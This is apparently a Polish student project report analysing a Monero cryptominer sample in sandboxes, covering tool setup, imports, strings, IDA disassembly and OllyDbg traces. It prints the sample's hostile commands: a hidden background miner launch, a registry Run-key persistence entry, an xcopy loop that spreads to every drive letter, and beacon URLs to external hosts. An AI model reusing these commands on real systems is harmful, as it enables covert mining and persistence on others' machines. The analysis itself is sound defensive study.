


Szymon Koziół
Jakub Łakomy

ANALIZA MALWARE - PROJEKT

ETAP I

Każdy z nas jest w posiadaniu następujących maszyn:



Sandboxy z **Windows 10** posiadają środowisko Flare VM.

Wyposażone są w szereg narzędzi, jednak najważniejsze i te, z których będziemy korzystać to:

Narzędzia do analizy statycznej:

IDA Pro - Zaawansowane narzędzie do analizy i dekompilacji binariów.

DNSpy - Zaawansowany debugger i edytor plików exe .NET

Ghidra - Narzędzie open-source do analizy kodu binarnego, stworzone przez NSA.

Binary Ninja - Komercyjne narzędzie do analizy statycznej z intuicyjnym interfejsem.

Radare2 - Zaawansowane narzędzie do analizy i manipulacji binarnymi plikami.

CFF Explorer - Narzędzie do analizy plików PE.

PEiD - Narzędzie do identyfikacji pakietów i kryptografii w plikach PE.

Detect It Easy (DIE) - Narzędzie do identyfikacji plików i analiz PE.

CAPA - Narzędzie do identyfikacji funkcjonalności plików wykonywalnych.

Narzędzia do analizy dynamicznej:

OllyDbg - Popularny debugger dla binariów x86.

x64dbg - Debugger dla systemów x64 i x86 z otwartym kodem źródłowym.

WinDbg - Debugger Microsoftu dla systemów Windows.

Immunity Debugger - Debugger z dodatkowymi funkcjami dla analizy exploitów.

API Monitor - Narzędzie do monitorowania i analizy wywołań API.

Procmon - Narzędzie do monitorowania działań w systemie plików, rejestrze i procesach.

Process Hacker - Narzędzie do analizy procesów i usług w systemie Windows.

Narzędzia do analizy sieciowej:

Wireshark - Popularny sniffer sieciowy do analizy ruchu sieciowego.

Netcat - Narzędzie do odczytu i zapisu danych przez połączenia sieciowe.

TCPView - Narzędzie do monitorowania połączeń TCP/IP w systemie Windows.

NetworkMiner - Narzędzie do analizy pakietów i ekstrakcji artefaktów z ruchu sieciowego.

Sandboxy z **Windows XP** posiadają ręcznie zainstalowane narzędzia.

W ich skład wchodzi:

Analiza statyczna:

PEview - Narzędzie do przeglądania struktury plików PE (Portable Executable).

Pestudio - Zaawansowane narzędzie do analizy plików PE.

Analiza dynamiczna:

Procmon (Process Monitor) - Narzędzie do monitorowania systemu w czasie rzeczywistym.

Procexp (Process Explorer) - Zaawansowane narzędzie do zarządzania procesami.

Narzędzia do analizy sieciowej:

Fakenet - Narzędzie do symulacji sieci na potrzeby analizy malware.

W razie potrzeby, przydatne programy zostaną dodatkowo zainstalowane.

ETAP II

Bitcoin miner


Wybrałem próbkę, która pochodzi z tego repozytorium:

<https://github.com/fabrimagic72/malware-samples/tree/master> z folderu Bitcoin miners.


nazwa pliku to:

02ca4397da55b3175aaa1ad2c99981e792f66151.bin

Wyciągnąłem hash z pliku za pomocą narzędzia hashmyfiles, aby sprawdzić go w VirusTotal.

Filename	MD5	SHA1	CRC32
 02ca4397da55b3175aaa1ad2c99981e792f66151.bin	aba2d86ed17f587eb6d57e6c75f64f05	aecbba64f4dd19033ac2226b4445faac05c88b...	7944603f

Sygnatura pliku znajduje się w bazie VirusTotal i była zgłaszana naprawdę wiele razy:



The screenshot shows the VirusTotal analysis interface for a file named 'Photo.scr'. The file is identified as a Bitcoin miner. The analysis shows that 71 out of 74 security vendors and 4 sandboxes flagged the file as malicious. The file's SHA1 hash is 807126cbae47c03c99590d081b82d5761e0b9c57a92736fc8516cf41bc564a7d. The file size is 1.51 MB, and it was last modified 23 hours ago. The file is categorized as a miner, trojan, and worm. The analysis shows that the file is a Bitcoin miner, specifically a Win32.CryptoMiner-Z [Trj].

Security vendors' analysis	Do you want to automate checks?
AhnLab-V3	<input type="checkbox"/> CoinMiner/Win.Agent.1606144
Alibaba	<input type="checkbox"/> Malware:Win32/km_2ed2b.None
AliCloud	<input type="checkbox"/> Miner
ALYac	<input type="checkbox"/> Misc.Riskware.BitCoinMiner
Antiy-AVL	<input type="checkbox"/> Trojan/Win32.Crytes.aa
Arcabit	<input type="checkbox"/> Application.BitCoinMiner.OE
Avast	<input type="checkbox"/> Win32:CryptoMiner-Z [Trj]
Avert Labs	<input type="checkbox"/> Generic.zn

Ostatni raz plik został zmodyfikowany w poniedziałek 15.05.2017. Waży 1.51MB.

CFF Explorer VIII - [02ca4397da55b3175aaa1ad2c99981e792f66151.bin]

File Settings ?

02ca4397da55b3175aaa1ad2c9998

File: 02ca4397da55b3175aaa1ad2c99981e792f66151.bin

- Dos Header
- Nt Headers
 - File Header
 - Optional Header
 - Data Directories [x]
- Section Headers [x]
- Import Directory
- Resource Directory
- TLS Directory
- Address Converter
- Dependency Walker
- Hex Editor
- Identifier
- Import Adder
- Quick Disassembler
- Rebuilder
- Resource Editor
- UPX Utility

Property	Value
File Name	C:\Users\SzymonMalware\Desktop\02ca4397da55b3175aaa1ad2c9998...
File Type	Portable Executable 32
File Info	No match found.
File Size	1.51 MB (1578496 bytes)
PE Size	1.51 MB (1578496 bytes)
Created	Wednesday 12 June 2024, 15.34.02
Modified	Monday 15 May 2017, 04.31.28
Accessed	Wednesday 12 June 2024, 19.56.10
MD5	ABA2D86ED17F587EB6D57E6C75F64F05
SHA-1	AECCBA64F4DD19033AC2226B4445FAAC05C88B76

Property	Value
Empty	No additional info available

Po wykonaniu skanu plik nie okazał się zaciemniony.

PEiD v0.95

File: C:\Users\SzymonMalware\Desktop\02ca4397da55b3175aaa1ad2c99981e792f66151.bin

Entrypoint: 000012A0 EP Section: .text

File Offset: 000006A0 First Bytes: 83,EC,1C,C7

Linker Info: 2.23 Subsystem: Win32 GUI

Nothing found *

Multi Scan Task Viewer Options About Exit

☒ Stay on top

Importy pliku:

PE-bear v0.6.7.3 [C:/Users/SzymonMalware/Desktop/02ca4397da55b3175aaa1ad2c99981e792f66151.bin]

File Settings View Compare Info

02ca4397da55b3175aaa1a...

- DOS Header
- DOS stub
- NT Headers
 - Signature
 - File Header
 - Optional Header
- Section Headers
- Sections
 - .text
 - EP = 6A0
 - .data
 - .rdata
 - .eh_frame
 - .bss
 - .idata
 - .CRT
 - .tls
 - .rsrc

Hex view (6A0-700) and ASCII view (0-15) are visible.

Imports tab:

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forward
17000	WININET.DLL	11	FALSE	1F078	0	0
17014	KERNEL32.dll	60	FALSE	1F0A8	0	0
17028	msvcrt.dll	1	FALSE	1F19C	0	0
1703C	msvcrt.dll	44	FALSE	1F1A4	0	0
17050	SHELL32.DLL	1	FALSE	1F258	0	0

KERNEL32.dll [60 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
1F290	AddAtomA	-	1F518	1F518	-	3
1F294	CloseHandle	-	1F524	1F524	-	52
1F298	CreateEventA	-	1F532	1F532	-	81
1F29C	CreateFileA	-	1F542	1F542	-	87
1F2A0	CreateMutexA	-	1F550	1F550	-	9A
1F2A4	CreateSemapho...	-	1F560	1F560	-	A9
1F2A8	DeleteCriticalSe...	-	1F574	1F574	-	CF

Jeżeli chodzi o importy:

WININET.DLL

jest biblioteką systemu Windows używaną do obsługi funkcji związanych z internetem, takich jak protokoły HTTP i FTP(File Transfer Protocol).

Liczba funkcji: 11

FtpFindFirstFileA - inicjuje wyszukiwanie plików lub katalogów na serwerze FTP i zwraca pierwszy plik lub katalog, który pasuje do określonych kryteriów.

FtpGetFileA - pobiera plik z serwera FTP do lokalnego komputera.

FtpOpenFileA - otwiera plik na serwerze FTP do odczytu lub zapisu.

FtpPutFileA - przesyła plik z lokalnego komputera na serwer FTP.

InternetCloseHandle - zamyka uchwyt do internetu, który został wcześniej otwarty za pomocą innych funkcji wininet.dll.

InternetConnectA - ustanawia połączenie z serwerem internetowym, takim jak serwer FTP, HTTP, lub inny.

InternetFindNextFileA - kontynuuje wyszukiwanie plików lub katalogów, które zostały rozpoczęte przez FtpFindFirstFileA.

InternetOpenA - inicjalizuje sesję internetową.

InternetOpenUrlA - otwiera zasób wskazany przez URL. Może być używana do pobierania zawartości stron internetowych.

InternetReadFile - odczytuje dane z uchwytu pliku internetowego otwartego wcześniej za pomocą takich funkcji jak InternetOpenUrlA.

InternetSetOptionA - ustawia różne opcje dla sesji internetowej lub dla połączeń internetowych.

KERNEL32.dll

jedna z kluczowych bibliotek dynamicznego linkowania (DLL) w systemie Windows, która zapewnia podstawowe funkcje systemowe. Obsługuje szeroki zakres operacji związanych z zarządzaniem pamięcią, plikami, procesami, wątkami i operacjami wejścia/wyjścia.

Liczba funkcji: 60

Oto najciekawsze z nich:

CreateEventA - tworzy lub otwiera zdarzenie synchronizacji, które może być używane do sygnalizowania stanów między wątkami.

CreateFileA - tworzy plik. Może być używana do odczytu, czy zapisu plików.

CreateMutexA - tworzy obiekt mutex, umożliwiając synchronizację dostępu do zasobów między wątkami.

DeleteCriticalSection - usuwa sekcję krytyczną, która była wcześniej zainicjalizowana, zwalniając przy tym zasoby systemowe związane z tą sekcją.

DeleteFileA - usuwa określony plik z systemu plików.

TlsGetValue - pobiera wartość specyficzną dla bieżącego wątku z określonego indeksu w tablicy TLS (Thread Local Storage). TLS pozwala na przechowywanie danych, które są unikalne dla każdego wątku.

TlsSetValue - ustawia określoną wartość dla bieżącego wątku w określonym indeksie tablicy TLS.

TryEnterCriticalSection - próbuje wejść do sekcji krytycznej bez blokowania wątku, jeśli sekcja krytyczna jest zajęta. Jeśli sekcja krytyczna jest dostępna, wątek wchodzi do niej.

WriteFile - zapisuje dane do pliku lub urządzenia.

msvcrt.dll

(Microsoft Visual C Runtime Library) to biblioteka dla języka C dostarczana przez Microsoft. Jest to kluczowy komponent dla aplikacji napisanych w języku C i C++, które zostały skompilowane za pomocą kompilatora Microsoft Visual C++. Biblioteka zawiera zestaw funkcji, które są wykorzystywane do wykonywania podstawowych działań w systemie operacyjnym, takich jak zarządzanie pamięcią, obliczenia matematyczne oraz manipulacja łańcuchami znaków.

Liczba funkcji: 45

Najciekawsze funkcje:

malloc - alokuje określoną ilość pamięci na sterpie i zwraca wskaźnik do niej. Ściśle powiązana z funkcją free(pamięć musi być później zwolniona).

free - zwalnia pamięć, która została wcześniej zaalokowana przez funkcję malloc.

fscanf - funkcja używana do odczytu danych z pliku.

fwrite - zapisuje dane do pliku.

memcmp - porównuje dwa bloki pamięci i zwraca wartość wskazującą na wynik porównania (czy są równe lub czy jeden jest większy od drugiego).

srand - funkcja ustawia punkt startowy, który jest stosowany do generowania serii pseudo losowych liczb całkowitych.

strcmp - porównuje dwa łańcuchy znaków. Zwraca liczbę całkowitą wskazującą na różnicę między łańcuchami: zero, jeśli są równe; liczbę mniejszą niż zero, jeśli pierwszy łańcuch jest mniejszy; oraz liczbę większą niż zero, jeśli pierwszy łańcuch jest większy.

strcpy - kopiuje jeden łańcuch znaków.

strlen - zwraca długość łańcucha znaków.

strncpy - kopiuje określoną liczbę znaków z jednego łańcucha do drugiego. W odróżnieniu od strcpy, pozwala określić maksymalną liczbę znaków do skopiowania, co pomaga zapobiegać przepełnieniu bufora.

vfprintf - zapisuje sformatowany tekst do pliku.

SHELL32.DLL

dynamiczna biblioteka systemowa Windows, która zawiera funkcje związane z interfejsem użytkownika i zarządzaniem powłoką systemu operacyjnego. Powłoka systemu Windows jest odpowiedzialna za zapewnienie graficznego interfejsu użytkownika (GUI), w tym obsługę Pulpit, Eksploratora Windows, ikon, menu kontekstowych, a także podstawowych operacji na plikach.

Liczba funkcji: 1

Oto ona:

ShellExecuteA - funkcja w bibliotece Windows API, która umożliwia aplikacjom otwieranie lub uruchamianie plików, dokumentów, aplikacji lub innych zasobów.

Teraz sprawdźmy łańcuchy znaków, użyj do tego narzędzia Pestudio oraz PE-Bear.

W pliku znajduje się naprawdę wiele łańcuchów znaków. PE-Bear naliczył ich, aż 7328, a Pestudio miało problem z ich przetworzeniem przez kilka dobrych minut.

Extracted strings: 7328

Save Page 0 Max per page

Większość z nich to wspomniane wcześniej funkcje, ale znajduje się tutaj też kilka ciekawych informacji, których wcześniej nie uzyskaliśmy.

Przeanalizujmy najpierw szczegółowo ten łańcuch:

60	E:\CryptoNight\bitmonero-master\src\miner\Release\Crypto.pdb
5	· · ·

E:\CryptoNight\bitmonero-master\src\miner\Release\Crypto.pdb

E:\:

oznacza najzwyczajniej, że plik znajduje się na dysku E: komputera, na którym był kompilowany.

CryptoNight:

jest programem używanym do wydobywania kryptowaluty Monero (XMR).

bitmonero-master: jest nazwą roboczą pliku. Nazwa ta daje podpowiedź, że ścieżka pochodzi z projektu open-source jednak nie udało mi się znaleźć podobnego projektu. Znalazłem natomiast kilka podobnych, zatem możliwe, że mamy do czynienia z przerobioną wersją, któregoś z nich.

src\miner\Release\:


src oznacza katalog źródłowy projektu,

miner wskazuje, że jest to część kodu odpowiedzialna za proces wydobywania, a

Release sugeruje, że jest to wersja skompilowana dla wydania produkcyjnego.

Crypto.pdb: Plik PDB (Program Database) jest generowany przez kompilator i zawiera informacje debugowania, takie jak mapowanie kodu źródłowego do pliku wykonywalnego, symbole zmiennych i funkcji. Dostarcza też inne przydatne dane w procesie debugowania.

Był to najistotniejszy łańcuch znaków w badanej próbce. Jedyne pozostałe ciągi warte jakiegokolwiek uwagi to:



Jest to typowy komunikat, który można znaleźć w plikach wykonywalnych Windows (EXE).

```
180ff7; <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
<security><requestedPrivileges><requestedExecutionLevel level="asInvoker" uiAccess="false">
</requestedExecutionLevel></requestedPrivileges></security>
</trustInfo><application xmlns="urn:schemas-microsoft-com:asm.v3"><windowsSettings>
<dpiAware xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">true
</dpiAware></windowsSettings></application></assembly>
```

String zawiera informacje o tym, jak aplikacja powinna być uruchamiana przez system Windows. Określa poziom uprawnień aplikacji. Zawiera ustawienia dotyczące wyświetlania aplikacji na ekranie. Dzięki temu aplikacja może działać bez wywoływania okien **UAC***, co jest typowe dla złośliwego oprogramowania starającego się uniknąć wykrycia.

***UAC (User Account Control)** to funkcja zabezpieczeń w systemach Windows, która pomaga zapobiegać wprowadzaniu nieautoryzowanych zmian.

Program IDA:




W funkcji main można znaleźć następujący fragment.

Adres stafftest.ru wskazuje, że program będzie próbować łączyć się z tym serwerem. Może to być część procesu pobierania instrukcji co do wydobycia kryptowalut, aktualizacji, lub przesyłania wyników wydobycia.

Kod przygotowujący stos i ustawiający zmienne może być częścią funkcji inicjalizacyjnej minera, konfigurującej jego parametry przed rozpoczęciem wydobywania kryptowaluty.

Przeglądając się powiązanej funkcji **sub_40DAE0**:



Funkcja działa w pętli, wykonując operacje arytmetyczne i logiczne na wskaźnikach w pamięci oraz porównuje uzyskane wartości, zatem wcześniejsza hipoteza wydaje się być trafna.

Malware najpierw łączy się z URL testowo.

Po uzyskaniu odpowiednich danych zainfekowanego urządzenia, malware zdaje się konstruować dynamiczne adresy URL

```
0416140 ; const char aHttpSTestHtmlD[]
```

```
0416140 aHttpSTestHtmlD db 'http://%s/test.html?%d',0
```

```
0416140 ; DATA XREF: , a następnie
```

uruchamia proces wydobywania kryptowalut, wykorzystując posiadane pliki konfiguracyjne. Używa parametrów połączenia, takich jak adres serwera

```
://mine.moneropool.com:3336 - i dane uwierzytelniające -u 42n7TTpcpLe8yPP', do komunikacji z serwerem Monero. Następnie uruchamia minera
```

```
'/c start /b %TEMP%\NsCpuCNMiner32.exe -dbg -1 %s',0 i zaczyna proces wydobywania w tle.
```

Poniżej wgląd do całości:

```

i:00416134 aDDDD db '%d.%d.%d.%d',0 ; DATA XREF: StartAddress+1AEfo
i:00416140 ; const char aHttpSTestHtmlD[]
i:00416140 aHttpSTestHtmlD db 'http://%s/test.html?%d',0
i:00416140 ; DATA XREF: _WinMain@16+104fo
i:00416157 ; const char aSrW09[]
i:00416157 aSrW09 db 'Sr&w09.',0 ; DATA XREF: _WinMain@16+1D9fo
i:0041615F aPool db 'pool',0 ; DATA XREF: _WinMain@16+31Afo
i:00416164 ; const char aSD[]
i:00416164 aSD db '%s%d',0 ; DATA XREF: _WinMain@16+322fo
i:00416169 ; const char aSection[]
i:00416169 aSection db 'Section',0 ; DATA XREF: _WinMain@16+349fo
i:00416171 ; const char aO[]
i:00416171 aO db '-o',0 ; DATA XREF: _WinMain@16+391fo
i:00416174 ; const char aPX[]
i:00416174 aPX db '-p x',0 ; DATA XREF: _WinMain@16+38Bfo
i:00416179 align 4
i:0041617C aOStratumTcpMin db '-o stratum+tcp://mine.moneropool.com:3336 -t 1 -u 42n7TTpcple8yPP'
i:0041617C ; DATA XREF: _WinMain@16+797fo
i:0041618D db 'Lxgh27xXSBWJnVu9bW8t7GuZXGwt74vryjew2D5EjSSvHBmxNhx8RezFYjv3J7W63'
i:004161FE db 'bWS8fEgg6tct3yZ -p x',0
i:00416213 align 4
i:00416214 ; const char aCStartBTempNsc[]
i:00416214 aCStartBTempNsc db '/c start /b %%TEMP%%\NscpuCnMiner32.exe -dbg -1 %s',0
i:00416214 ; DATA XREF: _WinMain@16+40Cfo
i:00416247 ; const CHAR Name[]

```

Idąc dalej:

```

3416268 Parameters db '/c (echo stratum+tcp://mine.moneropool.com:3333& echo stratum+tcp'
3416268 ; DATA XREF: _WinMain@16+5D7fo
34162A9 db '://monero.crypto-pool.fr:3333& echo stratum+tcp://xmr.prohash.net'
34162EA db ':7777& echo stratum+tcp://pool.minexmr.com:5555)> %%TEMP%\pools.tx'
341632B db 't',0

```

Ciąg Parameters za pomocą wiersza poleceń zapisuje adresy serwerów minera do pliku pools.tx w tymczasowym katalogu. To pozwala złośliwemu oprogramowaniu na dynamiczne dostosowywanie swojej konfiguracji i zwiększa jego skuteczność w ukrywaniu się przed użytkownikiem.

```

3416338 ; const char aCRegAddHkcuSof[]
3416338 aCRegAddHkcuSof db '/c reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /'
3416338 ; DATA XREF: _WinMain@16+643fo
3416379 db 'v "Run" /d "%s" /t REG_SZ /f',0
3416396 align 4

```

Polecenie zawarte w **aCRegAddHkcuSof** dodaje wpis do rejestru systemu Windows, aby zapewnić, że złośliwe oprogramowanie będzie ciągle działać po każdym ponownym uruchomieniu komputera.

```

00416398 ; const char aCForIInABCDEFG[]
00416398 aCForIInABCDEFG db '/c for %%i in (A B C D E F G H J K L M N O P R S T Q U Y I X V X '
00416398 ; DATA XREF: _WinMain@16+6C9fo
004163D9 db 'W Z) do xcopy /y "%s" %%i:\',0
004163FF align 4


```

Całość będzie trzeba potwierdzić za pomocą analizy dynamicznej.

ETAP III

Bitcoin miner c.d.

Wrzuciłem program do Ollydbg.



Ustawiłem breakpoint na **msvcrt**.

0040107C	. 85C0	TEST EAX,EAX	
0040107E	.v74 42	JE SHORT 02ca4397.004010C2	
00401080	. 8B1D B4F34100	MOV EBX,DWORD PTR DS:[<&msvcrt._iob>]	msvcrt._iob
00401086	. A3 44544100	MOV DWORD PTR DS:[415444],EAX	
0040108B	. 8B1D B4F34100	MOV EBX,DWORD PTR DS:[<&msvcrt._iob>]	

Wnioski z tej operacji:

0077B96C	00108480	UNICODE "C:\Users\Szymon\Malware\AppData\Local\Microsoft\Wi
0077B970	00108488	
0077B974	00000000	
0077B978	00000001	
0077B97C	00000000	
0077B980	00000014	
0077B984	00000000	
0077B988	00105668	UNICODE "Microsoft\Windows\INETCookies"
0077B98C	00010410	
0077B990	05000003	

.80	
.88	UNICODE "C:\Users\Szymon\Malware\AppData\Local\Microsoft\Windows\History"
.90	
.91	
.94	
.98	UNICODE "Microsoft\Windows\INETCookies"
.10	
.03	
.06	

```
774A88F3
E "C:\Users\SzymonMalware\AppData\Local\Microsoft\Windows\INetCookies\"
```

C:\Users\SzymonMalware\AppData\Local\Microsoft\Windows\History

Malware używa tego katalogu do przechowywania danych konfiguracyjnych i logów potrzebnych do jego działania.

Microsoft\Windows\INetCookies

Malware korzysta z tego katalogu do przechowywania danych sesji oraz innych informacji potrzebnych do swojej działalności.

C:\Users\SzymonMalware\AppData\Local\Microsoft\Windows\INetCookies

Malware chce uzyskać dostęp, aby następnie używać tego katalogu do przechowywania danych, które chce ukryć przed użytkownikiem i antywirusem, ponieważ katalogi związane z systemem Windows mniej rzucają się w oczy i często są pomijane w procesie skanowania.

Teraz tutaj:

004012E4	83EB	MOV EBP,ESP	ASCII "libgcj-13.dll" GetModuleHandleA
004012EC	83EC 18	SUB ESP,18	
004012EF	C70424 006041	MOV DWORD PTR SS:[ESP],02ca4397.00416000	
004012F6	E8 65130000	CALL <JMP.&KERNEL32.GetModuleHandleA>	
004012FB	BA 00000000	MOV EDI,0	

Uzyskaliśmy pierwsze potwierdzenie hipotezy z analizy statycznej. Malware rzeczywiście najpierw testowo łączy się z domeną **stafftest.ru**

```
00401EE7 RETURN to 02ca4397.00401EE7 from <JMP.&KERNEL32.Sleep>
000007D0
0077DE27 ASCII "http://stafftest.ru/test.html?18"
00000000
00000000
00000000
```

System podlega zapewne szczegółowemu testowaniu. Łączy się z wieloma domenami.

```
00401EE7 RETURN to 02ca4397.00401EE7 from <JMP.&KERNEL32.Sleep>
000007D0
0077DE27 ASCII "http://iqtesti.ru/test.html?8"
00000000
00000000
00000000
00000000
; ASCII "http://hrtests.ru/test.html?10"
```

0040208D	C785C3DFFFEFF5B2C2E3A	mov dword ptr [ebp-0001203Dh], 3A2E2C5Bh	ASCII "[,.." (Chunk)	
00402097	C785C7DFFFEFF3F26253D	mov dword ptr [ebp-00012039h], 3D25263Fh	ASCII "?&%= " (Chunk)	
004020A1	C785CBDFFEFF40213132	mov dword ptr [ebp-00012035h], 32312140h	ASCII "@!12" (Chunk)	
004020AB	C785CFDFFFEFF33343536	mov dword ptr [ebp-00012031h], 36353433h	ASCII "3456" (Chunk)	
004020B5	C785D3DFFFEFF37383930	mov dword ptr [ebp-0001202Dh], 30393837h	ASCII "7890" (Chunk)	
004020BF	C785D7DFFFEFF2F717765	mov dword ptr [ebp-00012029h], 6577712Fh	ASCII "/qwe" (Chunk)	
004020C9	C785DBDFFEFF72747975	mov dword ptr [ebp-00012025h], 75797472h	ASCII "rtyu" (Chunk)	
004020D3	C785DFDFFFEFF696F7061	mov dword ptr [ebp-00012021h], 61706F69h	ASCII "iopa" (Chunk)	
004020DD	C785E3DFFFEFF73646667	mov dword ptr [ebp-0001201Dh], 67666473h	ASCII "sdfg" (Chunk)	
004020E7	C785E7DFFFEFF686A6B6C	mov dword ptr [ebp-00012019h], 6C6B6A68h	ASCII "hjkl" (Chunk)	
004020F1	C785EBDFFEFF7A786376	mov dword ptr [ebp-00012015h], 7663787Ah	ASCII "zxcv" (Chunk)	
004020FB	C785EFDFFFEFF626E6D20	mov dword ptr [ebp-00012011h], 206D6E62h	ASCII "bnm " (Chunk)	
00402352	E871030000	call 004026C8h	CreateFileA@KERNEL32.DLL (Import, Unknown Params) target: 004026C8	

Malware “zadomawia się” na naszym systemie tworząc swoje pliki z pobranych wcześniej zasobów.

004023A1	E82A030000	call 004026D0h	WriteFile@KERNEL32.DLL (Import, Unknown Params) target: 004026D0	
----------	------------	----------------	--	--

Następnie nadpisuje je.

Później:

00402417	C744240C68624100	mov dword ptr [esp+0Ch], 00416268h	ASCII "/c (echo stratum+tcp://mine.moneropool.com:3333& echo stratum+tcp://monero.crypto-pool.fr:3333& echo stratum+tcp://xmr.prohash.net:7777& echo stratum+tcp://pool.minexmr.com:5555)>%TEMP%\pools.txt"	
0040241F	C74424082D634100	mov dword ptr [esp+08h], 0041632Dh	ASCII "cmd"	
